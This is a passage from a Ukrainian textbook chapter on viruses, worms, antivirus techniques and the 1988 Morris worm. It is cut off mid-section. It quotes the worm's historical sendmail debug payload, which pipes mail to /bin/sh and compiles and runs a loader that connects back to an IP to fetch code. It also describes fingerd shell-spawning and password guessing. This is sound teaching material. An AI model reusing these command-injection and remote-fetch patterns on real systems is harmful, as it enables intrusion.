Сучасні ОС підтримують кілька альтернативних форматів виконуваних файлів. Ці доволі складні формати надають широкі можливості для вірусів, які впроваджують свій код без порушення функціональності програми. Є віруси, що записують себе на початку файлів (Prepending), у їх кінець (Appending) і в середину (Inserting). Впровадження вірусів у середину файлів також відбувається у різні способи — перенесенням частини файлу в його кінець або копіюванням свого коду в ті частини файлу, що не використовуються (Cavity-віруси). Основні способи зараження файлів вірусами показано на рис. 6.1. Докладніше про це можна прочитати у Вірусній енциклопедії «Лабораторії Касперського» [61].




Рис. 6.1. Основні способи зараження файлу вірусом: *а* — нормальне виконання незараженого файлу; *б* — програмний код вірусу розташовано на початку файлу, сам файл дописано в кінець вірусу (операційна система передає керування безпосередньо вірусу, а той після виконання своїх функцій передає керування файлу); *в* — програмний код вірусу дописано в кінець файлу (вірус коригує точку входження програми в заголовку оригінального файлу, щоб першим отримати керування); *г* — програмний код вірусу розташовано всередині оригінального файлу (вірус коригує точку входження програми, щоб першим отримати керування, або (на рисунку не показано) розміщує перехід на свій код будь-де у програмі, щоб отримати керування в певний момент)

Після того як вірус отримує керування, він виконує певні дії та передає керування програмі-носію. На цьому етапі вірус звичайно не здійснює руйнівних дій,

а лише вживає заходів для свого розповсюдження (наприклад, «заражає» інші файли, тобто вбудовує в них свій код) і для отримання керування в подальшому (для чого впроваджує програмну закладку, за старою термінологією MS-DOS — резидентну частину). Часто вірус діє так швидко, що на тлі звичайної процедури запуску програми жоден користувач не зможе його помітити, навіть якщо контролюватиме час запуску із секундоміром.

6.3.2. Завантажувальні віруси

Завантажувальні, або бутові (англ. boot — початкове завантаження, специфічний комп'ютерний термін, скорочення від Bootstrap Loader — програма початкового завантаження), віруси активуються у момент завантаження системи. Для цього їм потрібно розташувати частину свого коду в службових структурах носія, з якого відбувається завантаження — жорсткого диска або дискети. Зараження дискети здійснюється записуванням коду вірусу замість оригінального коду boot-сектора дискети. Зараження жорсткого диска відбувається в один із трьох способів: вірус записує себе замість коду MBR (Master Boot Record — головний завантажувальний запис, таблиця у першому секторі завантажувального диска) чи замість коду boot-сектора завантажувального диска (у Windows — це, як правило, диск C) або модифікує адресу активного boot-сектора в таблиці розділів диска (Disk Partition Table), що знаходиться в MBR.

Завантаження з дискети вже відійшло у минуле, позаяк сучасні операційні системи вимагають більші об'єми носіїв для розміщення свого коду. Саме через те, що дискета як носій для завантаження ОС втратила свою актуальність, бутові віруси в наш час менш поширені.

На жорсткому диску бутові віруси можуть вельми спокійно існувати і завдавати величезної шкоди інформаційним ресурсам. Вони також можуть дуже ефективно протидіяти антивірусним засобам, оскільки саме віруси стартують першими, ще до запуску операційної системи, і тому вони здатні залишити за собою керування критичними для їх існування ресурсами комп'ютера, зокрема, файловою системою. З іншого боку, для цього потрібно фактично утворити для ОС віртуальну машину, що для сучасних систем хоча і є можливим (адже існують спеціальні програмні засоби, на кшталт vmware), але потребує великого обсягу програмного коду, що не дуже прийнятно для вірусу.

Розглянемо детальніше послідовність запуску персонального комп'ютера, побудованого на платформі Intel [63]. Безпосередньо після ввімкнення живлення або натискання кнопки Reset, що ініціює перезавантаження, процесор починає роботу в реальному режимі, тобто у режимі, сумісному з процесором 8086 (див. розділ 10). У цьому режимі процесор не підтримує функцій захисту: будь-який процес, що в поточний момент виконує процесор, може здійснювати доступ до будь-якого місця в адресному просторі та до будь-яких портів введення-виведення. Саме у цьому режимі виконується початкове тестування компонентів комп'ютера. Після успішного завершення тестування починається завантаження операційної системи, для чого процесор звертається до початкового (нульового) сек-

тора на диску, визначеного у BIOS (вважатимемо, що це жорсткий диск). З цієї доріжки процесор зчитує і запускає програму-завантажувач, яка знаходить на диску програму ініціалізації операційної системи. Якщо завантаження відбувається із жорсткого диска, то спочатку стартує системний завантажувач, розташований у MBR-області диска. Тут знаходиться і таблиця розділів диска, яка містить інформацію про логічні диски, їхній формат, а також покажчик на активний розділ, з якого відбувається завантаження. У цьому розділі є завантажувальний сектор, де розташовано завантажувач операційної системи або інше програмне забезпечення: це може бути, наприклад, менеджер завантажень, який підтримує завантаження альтернативних ОС або різних конфігурацій однієї системи, зокрема завантаження з різних логічних дисків. Далі програма-завантажувач передає керування програмі ініціалізації ОС. Дії останньої залежать від того, чи передбачає ця система роботу в захищеному режимі процесора. Якщо ні (наприклад, MS-DOS), то відбувається процес завантаження системи, у ході якого формуються середовище і структури даних для роботи в реальному режимі. Якщо ж необхідно переключитися у захищений режим (підтримується переважною більшістю сучасних ОС), то спочатку слід сформувати структури даних, без яких працювати у цьому режимі неможливо: таблиці дескрипторів сегментів, таблицю переривань, дескриптори і контексти процесів (щонайменше одного, який виконуватиметься безпосередньо після переходу в захищений режим).

До переходу в захищений режим і до старту ОС виконуються численні операції, які суттєво впливають на середовище системи під час її подальшої роботи (формування системного середовища, таблиці переривань тощо). Тут є величезний простір для діяльності вірусу. Єдине, що потрібно вірусу, — щоб його було запущено програмою-завантажувачем до або під час ініціалізації ОС.

Великим і складним вірусам, розміщеним у завантажувальних секторах дисків (яким, наприклад, був OneHalf), для розповсюдження потрібен був інший носій, позаяк жорсткі диски переносять нечасто, а на дискетах не вистачало місця і для операційної системи, і для вірусу. Тому їх розповсюджували як звичайні файлові віруси, що після запуску намагалися заразити MBR. Поєднання характеристик бутових і файлових вірусів було типовим. Зараження бутовим вірусом особливо небезпечне. За деякими повідомленнями, той самий OneHalf, впроваджений у MBR, досить вільно існував у захищеному середовищі Windows NT Workstation 4.0 [24].

У сучасних операційних системах модифікація MBR ретельно контролюється. Її так само контролюють апаратні засоби деяких системних плат, тому такі віруси мають небагато шансів на успіх. Однак це твердження справедливе лише за умови правильного адміністрування і дотримання політики безпеки.

Сучасні знімні носії (наприклад, flash-накопичувачі, оптичні диски), що мають достатній об'єм, інколи використовують для завантаження операційної системи. Flash-накопичувачі для цього використовують рідко. Проте за всіма ознаками вони могли б стати підґрунтям для відродження бутових вірусів, якби завантаження з них було більш поширеною процедурою. Частіше завантаження здійснюють із дисків CD-ROM (або DVD-ROM), CD-R і CD-RW. Але запис на диски CD-R

і CD-RW відбувається не так непомітно і швидко, як на жорсткий диск, тому оптичні диски не стали носіями для вірусів. Хоча, безумовно, «підхопити» вірус із піратського диска можна. Також відомі прецеденти, коли віруси містилися на дисках із презентаційними матеріалами, демоверсіями програмного забезпечення, комп'ютерними виданнями.

6.3.3. Макровіруси

Макровіруси — це віруси, які використовують прихований у файлах документів програмний код (так звані макроси). Ідея макросів виникла, коли програмістам під час роботи з документами доводилося багаторазово виконувати одні й ті самі рутинні операції редагування або певні, завжди однакові, послідовності дій. Природно було для виконання таких дій визначити процедуру, яка б виконувала певну послідовність операцій автоматично. Роль елементарних операцій у макросі виконують окремі команди з множини передбачених у програмі оброблення документа команд, або спеціально розроблені макрокоманди. Свої макромови мають графічні редактори, системи автоматизованого проектування, текстові та табличні процесори.

Макровіруси також написано макромовами. Передумови для макровірусів виникли, коли з'явилися вдосконалені системи, нові можливості яких використовують макроси: по-перше, можливість зберігання макросів у файлі документа, а по-друге, суттєве розширення доступних для макрокоманд функцій [61].

Наприклад, у 1995 році вийшла чергова версія Microsoft Office, де в текстовому процесорі Microsoft Word як мову макросів було використано досить розвинену мову Word Basic, а в табличному процесорі Excel — повноцінну об'єктно-орієнтовану мову програмування Visual Basic for Applications. Архітектура програм, з яких складається Microsoft Office, передбачає для кожної команди, яку можна викликати через меню або за допомогою кнопок на панелях інструментів, виконання вбудованих макросів. Наприклад, Microsoft Word для збереження файлу за командою File ▸ Save виконує макрос `FileSave`, для збереження файлу за командою File ▸ SaveAs — макрос `FileSaveAs`, для друкування документа — макрос `FilePrint` [63].

Макроси мають доступ не лише до документа, в якому вони містяться, а й до інших об'єктів, зокрема до файлової системи. Зберігатися вони можуть не лише в документах, а й у шаблонах документів, зокрема у шаблонах Normal, які використовуються за умовчанням у всіх документах програм пакета Microsoft Office. І найголовніше — передбачено автоматичне виконання визначених макросів під час відкривання документа чи застосування шаблону, причому шаблон Normal активізується автоматично під час старту відповідної програми (Word, Excel та інших програм пакета Microsoft Office).

Усе це створило основу для розроблення та розповсюдження вірусів. І в подальшому серед макровірусів найбільшого поширення набули саме віруси для Microsoft Office, хоча існували макровіруси для інших офісних застосувань, а також для графічних редакторів.

Наприклад, вірус, відомий під назвою Gala та написаний мовою Corel SCRIPT, було виявлено у травні 1999 року. Це перший вірус, здатний заражати файли програм CorelDRAW!, Corel PHOTO-PAINT і Corel VENTURA [61].

Макровіруси вражають файли Microsoft Office в один із таких способів: застосовують автомакрос, перевизначають стандартні системні макроси (наприклад, `FileSave`) або автоматично запускаються після виконання певної умови (натискання клавіші або кількох клавіш, настання визначеного моменту часу). Отримавши керування, макровірус впроваджує свій код в інші файли, частіше у відкриті для редагування, рідше — самостійно шукає файли на диску. Дуже часто вірус заражає шаблон Normal, що гарантовано дає вірусу можливість отримувати керування під час кожного запуску програми.

Файли документів розповсюджують на знімних носіях і пересилають електронною поштою, а переважна більшість користувачів офісних програм, як і колись, недостатньо кваліфіковані та надто обережні для того, щоб стримувати вірусну епідемію, пік якої припав на 1997–1999 роки. У результаті корпорація Майкрософт під тиском мережних вандалів змушена була переглянути свої принципи використання макросів у документах, впровадивши захист від автоматичного запуску макросів під час відкривання документа.

6.3.4. Скриптові віруси

Програмний код можна впроваджувати і в документи інших видів, наприклад в HTML-сторінки, що завантажуються з мережі чи локально та відображаються на екрані за допомогою браузера. Наразі автоматично виконується програмний код сценаріїв, які ще називають скриптами (англ. script — сценарій) та інших елементів (ActiveX, Java). Програмний код сценаріїв може існувати й окремо, у спеціальних файлах. Деякі дуже розвинені мови сценаріїв можна вважати повноцінними мовами програмування. Наприклад, в операційних системах UNIX і Linux сценарії використовують як системні команди на рівних правах з бінарними виконуваними файлами. Далеко не всі користувачі знають, що вони запускають — скомпільовану програму чи сценарій. Сценарії можуть також мати встановлений атрибут SUID.

Скриптові віруси розглядають як підгрупу файлових вірусів. Такі віруси пишуть різними мовами сценаріїв (VBS, JS, BAT, PHP тощо). Вони можуть заражати інші програми-сценарії (командні та службові файли Windows або UNIX), бути компонентами багатокомпонентних вірусів, заражати файли інших форматів (наприклад, згаданий вище HTML), якщо вони підтримують виконання сценаріїв.

Наприкінці 1998 року «Лабораторія Касперського» випустила детальний огляд потенційно небезпечних вірусів, що заражають сценарії Visual Basic (VBS-файли), які активно застосовують під час розроблення веб-сторінок [61]. Тоді цей огляд сприйняли як безпідставне роздмухування вірусної істерії серед користувачів. Але вже у травні 2000 року спалахнула глобальна епідемія скриптового вірусу LoveLetter, і в наступні роки саме віруси цього типу посіли перше місце у списку найпоширеніших і найнебезпечніших вірусів.

Іноді як окрему групу подають так звані поштові віруси, що розповсюджуються електронною поштою. Справді, у наш час переважну більшість небезпечних руйнівних програмних засобів надсилають саме через мережу, зокрема електронною поштою. Однак майже всі ці програми не мають ознак специфічних поштових вірусів. Переважно це звичайні віруси, якими заражені файли, що пересилають електронною поштою у вигляді вкладень, а частіше — типові «троянські коні». В окремих випадках, і тут слід зауважити, що такі випадки є найнебезпечнішими, це мережні хробаки.

6.3.5. Захист від комп'ютерних вірусів

Найбільш поширені методи виявлення вірусів (та інших шкідливих програмних засобів) — це:

- пошук сигнатур;
- евристичний аналіз;
- контроль незмінності об'єктів.

Одним із основних методів виявлення вірусів був і залишається пошук характерних ознак відомих вірусів (сигнатур) у файлах і оперативній пам'яті комп'ютера. Деякий час великі надії покладали на евристичний аналіз, коли впровадження шкідливого коду виявлялося за наявністю підозрілих операцій (наприклад, відкриття для модифікації виконуваних файлів, перехоплення переривань тощо). Деякі засоби контролювали незмінність файлів, здебільшого виконуваних, що унеможливлювало впровадження в них коду вірусу. Сучасні антивірусні засоби поєднують у собі всі ці можливості, причому для виявлення відомих вірусів (а також хробаків, «троянських коней» та інших небезпечних програмних засобів) найефективнішим залишається саме пошук їхніх сигнатур.

За режимом дії антивірусні засоби поділяють на:

- антивірусні сканери;
- антивірусні монітори;
- антивірусні фільтри.

Антивірусні сканери час від часу або за запитом здійснюють повне сканування файлової системи комп'ютера або вибіркове сканування заданих файлів чи каталогів. Обсяг файлової системи сучасних комп'ютерів і кількість сигнатур у базі сучасних антивірусних засобів такий, що повне сканування комп'ютера з рутинної операції перетворилося на авральну процедуру, яка на кілька годин паралізує будь-яку діяльність на комп'ютері. Тому, незважаючи на переконливі вимоги антивірусних засобів провести повне сканування файлової системи, на практиці таке сканування проводять дуже рідко (повне сканування можна проводити вночі, саме так роблять у корпоративних мережах).

Антивірусні монітори працюють безперервно, але вони здійснюють лише вибіркову перевірку і тому, як правило, не дуже уповільнюють роботу комп'ютера. Обов'язково перевіряються ті файли, над якими здійснюються будь-які операції (відкривання, читання, записування, переміщення файлу, запуск на виконання),

а якщо таких операцій небагато, відбувається повільне вибіркове сканування файлової системи. Слід зазначити, що у момент відкривання файлу (особливо великих файлів і архівів) перевірка займає чималий проміжок часу, тому антивірусний монітор справді помітно уповільнює виконання деяких операцій, а саме: запуск великих програм, відкривання великих документів (особливо архівів, що містять документи), а також пакетні операції оброблення великої кількості файлів (наприклад, переміщення великого каталогу з файлами).

Антивірусні фільтри призначені для роботи здебільшого з тими потоками даних, що надходять із мережі. Вони ефективні для перевірки повідомлень, які надходять електронною поштою чи з каналів IRC, P2P-мереж та інших. Також вони ефективні для використання проти так званих *безтілесних хробаків*, які не пов'язані з жодними файлами.

Віруси (а також хробаки і «троянські коні»), зі свого боку, протидіють антивірусним засобам у різні, часто досить вибагливі, способи.

Головним засобом проти пошуку сигнатур став так званий *поліморфізм* — модифікація коду вірусу від екземпляра до екземпляра. Для реалізації поліморфізму здійснюється переважно зашифровування коду з використанням різних ключів, а першим компонентом вірусу, який отримує керування, є розшифрувальник.

Деякі віруси досить ефективно приховують себе від програм, які контролюють розмір файлів (наприклад, на системний запит видають невірну інформацію про довжину файлу, дату його модифікації тощо). Подібні технології дістали назву *стелс* (Stealth).

Досить неприємним для антивірусних засобів є розсилання заархівованого коду вірусу (антивірусні засоби для виявлення сигнатури мають підтримувати всі необхідні формати архівів, щоб мати змогу їх розархівовувати). Ситуація ще більш ускладнилася, коли заархівовані віруси почали захищати паролями (пароль надсилається окремо, наприклад: вірус — у приєднаному до електронного листа файлі, а пароль — у самому листі).

Віруси можуть також мати механізми захисту від дослідження, протидії запуску в режимі налагодження, а також «логічні бомби», які спрацьовують під час спроби видалення компонентів вірусу.

6.4. Мережні хробаки

Основною ознакою мережного хробака є його здатність самостійно, без втручання користувача, розповсюджуватись у комп'ютерній мережі, забезпечуючи щонайменше дві функції: передавання свого програмного коду на інший комп'ютер і запуск свого програмного коду на віддаленому комп'ютері. Здебільшого мережні хробаки, як і комп'ютерні віруси, здатні розмножуватись, і тому їх часто розглядають як різновид вірусів. Однак на відміну від класичних комп'ютерних вірусів більшість хробаків не використовують як носій код іншої програми, оскільки не мають на меті примусити користувача у такий спосіб запустити їх.

Класичний мережний хробак використовує вразливості програмного забезпечення, яке реалізує ті чи інші мережні протоколи. Таке програмне забезпечення

діє автоматично відповідно до вимог протоколу, а часом, через помилки розробників або завдяки їхньому специфічному погляду на деякі вимоги специфікацій протоколів, — і всупереч вимогам стандартних протоколів. Слід зазначити, що в переважній більшості ситуацій такі програми не покладаються на користувача, а часто інтерфейс взаємодії з користувачем локальної системи взагалі відсутній. Особливості програмного забезпечення, що обслуговує мережну взаємодію, буде докладно розглянуто в розділі 15, оскільки воно суттєво впливає і на можливості компрометації системи через мережу, і на методи її захисту.

Іноді до хробаків відносять і ті програми, що не здатні самостійно запуститися на виконання на віддаленій системі, й відтак використовують принцип «троянського коня». Є безліч різновидів програм, які використовують різні, часто дуже непрості технології розповсюдження в мережі та доставляння себе на комп'ютери — потенційні жертви. Хоча такі програми є хробаками лише наполовину (тобто лише в частині доставляння, а не запуску), стисло буде розглянуто й їх, переважно в контексті технологій розповсюдження.

6.4.1. Класифікація мережних хробаків

Основною ознакою, за якою хробаків поділяють на різні типи, є спосіб їх розповсюдження — яким чином хробак передає свою копію на віддалені комп'ютери. Іншими ознаками є способи запуску копії хробака на комп'ютері, методи його впровадження в систему та характеристики, притаманні різним видам шкідливого програмного забезпечення (вірусам і «троянським коням») — поліморфізм, прихованість тощо. Розглянемо такі типи хробаків (із наведенням позначень, які застосовує «Лабораторія Касперського» [61]):

- поштові хробаки (Email-worm);
- хробаки, що використовують інтернет-пейджери (IM-worm);
- хробаки у IRC-каналах (IRC-worm);
- хробаки для файлообмінних мереж (P2P-worm);
- інші мережні хробаки (Net-worm).

Поштові хробаки

До цієї категорії належать хробаки, які для свого розповсюдження використовують електронну пошту. Хробак надсилає свою копію у вигляді вкладення (приєднаного файлу) в електронний лист або розміщує посилання (з URL-адресою) на свій файл на мережному ресурсі (наприклад, на скомпрометованому чи хакерському сайті). Як правило, код хробака активізується після втручання користувача: у першому випадку необхідно відкрити заражене вкладення, у другому — скористатися посиланням на заражений файл.

Поштові хробаки надсилають заражені повідомлення у різні способи:

- прямим підключенням до SMTP-сервера;
- використанням сервісів Microsoft Outlook;
- застосуванням функцій Windows MAPI.

Для пошуку поштових адрес, на які розсилатимуться заражені листи, також використовують різні методи:

- хробак розсилає себе на всі адреси, що було знайдено в адресній книзі Microsoft Outlook;
- адреси зчитуються з адресної бази WAB;
- хробак сканує «придатні» файли у файловій системі та позначає в них рядки, що є адресами електронної пошти;
- хробак вибирає адреси з листів, що містяться у поштовій скриньці (при цьому деякі хробаки «відповідають» на знайдені у скриньці листи).

Деякі з хробаків використовують комбінації названих методів, зустрічаються також інші способи пошуку адрес.

Хробаки, що використовують інтернет-пейджери

Хробаки цього типу розсилають повідомлення, що містять URL-адресу файлу з кодом хробака, на контакти, отримані з контакт-листа інтернет-пейджера. Цей спосіб розсилки подібний до того, що використовують поштові хробаки.

Хробаки в IRC-каналах

Ці хробаки, як і поштові, розсилають URL-посилання на копію хробака або безпосередньо заражений файл, причому розсилання здійснюється по IRC-каналах. У другому варіанті користувач, якого атакують, має підтвердити отримання файлу, зберегти його на диску і відкрити.

Хробаки для файлообмінних мереж

Більшість із розглянутих типів мережних хробаків реалізують лише доставляння коду хробака на комп'ютер жертви. При цьому імітується отримання файлу з достовірних джерел (від відомих користувачу контактів), що й провокує користувача на запуск файлу.

Файлообмінні мережі беруть на себе левову частку роботи з доставляння файлу, тому хробаку достатньо скопіювати себе в каталог обміну файлами, що розташований на локальній машині. P2P-мережа здійснює інформування віддалених користувачів про цей файл і надає весь необхідний сервіс для завантаження файлу із зараженого комп'ютера. Таким чином, сам хробак може бути влаштований дуже просто.

Але є й складні P2P-хробаки, які самостійно імітують протокол конкретної файлообмінної системи і відповідають на пошукові запити, пропонуючи свою копію для завантаження.

Інші мережні хробаки

Це хробаки, які використовують інші способи зараження віддалених комп'ютерів. Серед них такі:

- копіювання хробака на мережні ресурси;
- проникнення в мережні ресурси публічного використання;

- проникнення на комп'ютер через уразливості в операційних системах і застосуваннях;
- паразитування на інших шкідливих програмах.

Перший спосіб передбачає використання хробаком відкритих для читання і записування ресурсів на віддалених комп'ютерах. Такі ресурси завжди можна знайти всередині корпоративних мереж, але в Інтернеті їх наявність можна вважати помилкою адміністрування або помилкою розроблення політики безпеки. Часто вразливими стають домашні комп'ютери через недостатньо професійне адміністрування. Як наслідок, у хробаків з'являється можливість скопіювати себе у доступні каталоги (щоправда, після цього необхідно, щоб користувач запустив на виконання відповідний файл).

Другий спосіб дещо схожий на перший, але у цьому випадку хробак копіює себе не на комп'ютер користувача, а на загальнодоступний веб- або FTP-сервер. Тоді можна просто зачекати, доки користувач не завантажить файл із кодом хробака. Але частіше застосовують складнішу та ефективнішу схему: спочатку хробак потрапляє на сервер, де модифікує службові файли (наприклад, веб-сторінки), а потім чекає на відвідувачів, які запитують інформацію із зараженого сервера (відкривають заражену веб-сторінку), і таким чином потрапляє на інші комп'ютери.

Тепер розглянемо класичні «безкомпромісні» мережні хробаки, здатні не лише завантажитися на віддалений комп'ютер, але й запустити себе на виконання.

Перший із таких способів — використання критичних уразливостей у системному або прикладному програмному забезпеченні. Далі ми наведемо приклади таких хробаків.

Другий спосіб, який останнім часом набув значного поширення, — це паразитування на інших хробаках або «троянських конях», а точніше — на програмних закладках-люках, упроваджених на скомпрометованому комп'ютері. Люки дають змогу виконувати на віддалених комп'ютерах команди, іноді з правами адміністратора або системи. Деякі люки мають вбудовану команду для завантаження з мережі вказаного файлу і запуску його на виконання. У такий спосіб хробак може шукати вже скомпрометовані комп'ютери і без проблем проникати в них. Останнім часом відбуваються справжні війни між різними розробниками хробаків — їх витвори не лише використовують люки, впроваджені «конкурентами», але й видаляють «ворожого» хробака і всі пов'язані з ним програмні закладки, впроваджуючи замість них свої.

Слід зазначити, що багато хробаків використовують два і більше методів пошуку цілей і поширення своїх копій у мережі.

Найнебезпечніші ті хробаки, що здатні розповсюджуватися і активізуватися без втручання користувача. А позаяк у мережі є величезна кількість користувачів, які несвідомо активно сприяють розповсюдженню хробаків, завантажуючи та відкриваючи різні файли з Інтернету, найпростіший «троянський кінь» може спричинити рекордні суми витрат. Обмеження прав користувачів і підвищення їхньої відповідальності у корпоративному середовищі можуть суттєво покращити ситуацію. Але коли хробак використовує нову технологію або невідому дотепер

уразливість розповсюджених систем, захиститися від цього хробака дуже складно. Саме про таких хробаків ітиметься в наступних підрозділах.

6.4.2. Хробак Морріса

Насамперед розглянемо відомий хробак Морріса або, як його іноді називають, вірус Морріса. Інцидент із хробаком Морріса стався у листопаді 1988 року [64]. На той час Інтернет уже сформувався як глобальна мережа, побудована на протоколах стека TCP/IP, хоча такого сервісу, як WWW (World Wide Web — Всесвітня павутина, глобальна гіпертекстова система чи просто Веб), який наразі є найпоширенішим і з яким переважна більшість користувачів і пов'язує поняття «Інтернет», тоді ще не було. Зараз багато сервісів уже відійшли в минуле, а решта зазнали суттєвих змін. Частково це відбулося через більшу універсальність і привабливість веб-мережі, реалізованої за протоколом HTTP. Наприклад, став неактуальним Gopher. А деякі сервіси, номінально доступні й сьогодні, використовують із певними обмеженнями саме через їх недостатню захищеність (Telnet і FTP). Докладніше про це — у розділах 16, 17.

Також слід зазначити, що в тодішньому СРСР ситуація була дещо іншою. Існували окремі глобальні відомчі мережі (найвідоміші з них — автоматизовані системи продажу залізничних і авіаційних квитків), однак єдиної мережі не було. Майже не використовували персональні комп'ютери. Тому відомості про комп'ютерні віруси, що іноді з'являлися в засобах масової інформації, сприймали як наукову фантастику. Щоправда, вірусів для персональних комп'ютерів у всьому світі було дуже мало, фактично інцидент із вірусом (хробаком) Морріса був першим випадком, який набув широкого розголосу. Саме він привів до переоцінки рівня довіри до захищеності комп'ютерних систем, а також став поштовхом для розвитку індустрії антивірусного програмного забезпечення. Хоча в подальшому основними об'єктами для атак вірусів стали персональні комп'ютери, хробак Морріса атакував зовсім не їх, а хости Інтернету (в сучасному розумінні — сервери).

Хробак Морріса — досить складний пакет програм, який реалізував (або намагався реалізувати) такі функції [15]:

- пошук цілей для атаки;
- проникнення на віддалені цілі;
- завантаження через мережу основного програмного коду, його компіляцію і запуск на виконання;
- сповіщення про зараження чергової машини;
- заходи щодо приховування свого існування;
- перевірку на зараженість локальної та віддалених машин для запобігання повторному зараженню.

Руйнівних функцій хробак не мав і, якби не деякі помилки автора програми (Роберта Морріса-молодшого), ймовірно, міг би бути досить довго непоміченим у мережі. Однак помилки, яких автор припустився в алгоритмах перевірки на зараження машин, призвели до того, що хробак багаторазово заражав комп'ютери,

стрімко розмножувався і буквально за одну ніч перенавантажив мережу й окремі хости, аж до відмови в обслуговуванні. Як наслідок, було заражено 6200 хостів. Після виявлення хробака довелося зупинити, протестувати та перезавантажити ще 42 700 хостів. Багато зусиль було докладено до ідентифікації хробака, його видалення із заражених машин, здійснення аналізу коду, його дизасемблювання і документування. Прямі витрати від дії хробака становили майже 32 млн доларів США [15]. Щоправда, до прямих витрат віднесли також витрати на внесення виправлень в атаковані версії системи UNIX, хоча деякі помилки були спричинені аж ніяк не хробаком Морріса. Це були вже відомі помилки, які давно потрібно було виправити. Тому ці витрати слід було б віднести на розробників систем і недбалих адміністраторів, які використовували надто слабкі паролі та дозволяли це робити користувачам. Разом із непрямими витратами, які виникли через невикористання машинного часу і відмови користувачам у доступі до систем, загальні витрати становили понад 98 млн доларів США.

Детальний опис хробака Морріса можна знайти у [15] та в Інтернеті, ми наведемо лише основні відомості щодо реалізації його функцій.

Пошук цілей для атаки

Для здійснення пошуку було передбачено низку процедур:

- сканування таблиці маршрутів і виявлення всіх адрес доступних шлюзів;
- обирання номеру підмережі з-поміж усіх мережних адрес локальної машини (оскільки атаковано було переважно шлюзи, більшість атакованих машин мали кілька мережних інтерфейсів і кілька адрес) з подальшим перебиранням адрес у цих підмережах (за жодної процедури не робилося повного перебирання; крім того, після першої успішної атаки процедура завершувалася);
- вибирання адрес зі списку з файлу /etc/hosts.equiv;
- вибирання адрес із персональних файлів користувачів .forward; ці адреси було використано для спроб застосувати добрані паролі користувачів.

Проникнення на віддалені цілі

Хробак застосовував кілька стратегій проникнення, використання деяких із них залежало від того, яким чином була отримана адреса цілі. Метою проникнення було виконання на віддаленому комп'ютері команди від імені легального користувача, що давало змогу встановити з'єднання з атакуючим комп'ютером і завантажити з нього основний програмний код хробака. Розглянемо ці стратегії.

1. Використання режиму налагодження (debug) у поштовому демоні sendmail.

   Фрагмент коду взаємодії хробака Морріса із сервером після встановлення з'єднання з портом 25 (тобто за протоколом SMTP) виглядав приблизно так:

```
debug
mail from: </dev/null>
rcpt to: <"|sed -e '1,/^$/'d | /bin/sh ; exit 0">
data
cd /usr/tmp
```

```
cat > x14481910.c <'EOF'
<текст програми зловмисника>
EOF
cc -o x14481910 x14481910.c; x14481910 128.32.134.16 32341 \
8712440; rm -f x14481910 x14481910.c
.
quit
```

Коротко прокоментуємо цей фрагмент. Спочатку активізується режим debug; як відправник поштового повідомлення вказується `/dev/null`. З міркувань безпеки було б доцільно взагалі не приймати пошту від таких «авторів», проте ніщо не завадить зловмиснику вказати іншого (неіснуючого) відправника. У ролі одержувача повідомлення, користуючись режимом debug, задають конвеєр, в якому спочатку текст повідомлення отримує текстовий редактор sed, останньому вказано видалити перші рядки повідомлення, які містять службову інформацію поштового протоколу. Оброблений у такий спосіб текст містить лише програмний код (він починається після рядка `data`). Цей текст передається на виконання командній оболонці /bin/sh. У каталозі /usr/tmp створюється файл x14481910.c, до якого записується вихідний текст програми. Далі йде команда скомпілювати програму під назвою x14481910. Ця програма призначена для встановлення з'єднання з комп'ютером, з якого її було завантажено (параметри з'єднання надсилаються разом із кодом програми), і для завантаження з нього основного коду хробака. Після запуску програми видаляються файл її вихідного коду і скомпільований бінарний код.

2. Використання вразливості в fingerd.

   Уразливість виникала через наявність типової помилки переповнення буфера у стеку (див. розділ 5). Хробак пересилав спеціально підготовлений рядок довжиною 536 байт, який містив програмний код, і передавав його на виконання. Як наслідок, активізувалася функція `execve("/bin/sh", 0, 0)`. У такий спосіб на віддаленій машині запускалася командна оболонка, доступна хробаку. Цій атаці піддавалися лише комп'ютери VAX (32-розрядні міні-ЕОМ, що випускалися у 1978–1990 роки) під керуванням операційної системи 4.3BSD.

3. Віддалене виконання виклику (rexec).

   Для використання rexec необхідно було надіслати віддаленому хосту ім'я користувача і його незашифрований пароль. Автор хробака виходив із того, що користувачі часто мають однакове ім'я (login) на різних машинах, і тому використовував імена користувачів локального комп'ютера, які брав із файлу /etc/passwd разом із зашифрованими паролями (/etc/master.passwd або /etc/shadow тоді ще не використовували) та іншими відомостями про користувача. Паролі добирали у різні нехитрі способи: перевіряли пустий пароль, login (який набирали у зворотному порядку або двічі поспіль), реальне ім'я і прізвище користувача, а також застосовували авторський словник із 432 слів і системний словник /usr/dict/words, що використовувався в 4.3BSD і деяких інших системах для перевірки орфографії. Послідовність слів у словниках змінювалася, щоб відбувалося довільне добирання.

4. Запуск віддаленого командного інтерпретатора rsh.

   Здійснювався з добраним паролем користувача, хоча rsh можна було запустити без пароля за умови, що віддалений хост «довіряє» локальному, тобто локальний хост занесено у файли /etc/hosts.equiv та (або) ~/.rhosts на віддаленому хості. Тоді локальний користувач міг виконувати дії на віддаленій машині взагалі без автентифікації, якщо його login на обох машинах однаковий (і якщо це не суперкористувач).

Завантаження через мережу основного програмного коду

В усіх атаках, після того як основна частина вірусу потрапляла на нову машину, для завантаження із зараженої машини (тієї, з якої відбулося проникнення) використовувалася спеціальна процедура. Вона запускалася з командного рядка з трьома аргументами. Перший задавав IP-адресу зараженої машини, другий — номер порту для встановлення TCP-з'єднання, а третій — «магічне число», яке було паролем.

Процедура встановлювала з'єднання, параметри якого були задані аргументами командного рядка, відсилала магічне число і перевизначала стандартне введення на канал зв'язку із зараженою машиною. Потім по черзі із зараженої машини пересилалися всі файли, що складали вірус, і замість процедури запускалася командна оболонка sh, яка отримувала команди із зараженої машини.

Сповіщення про зараження чергової машини

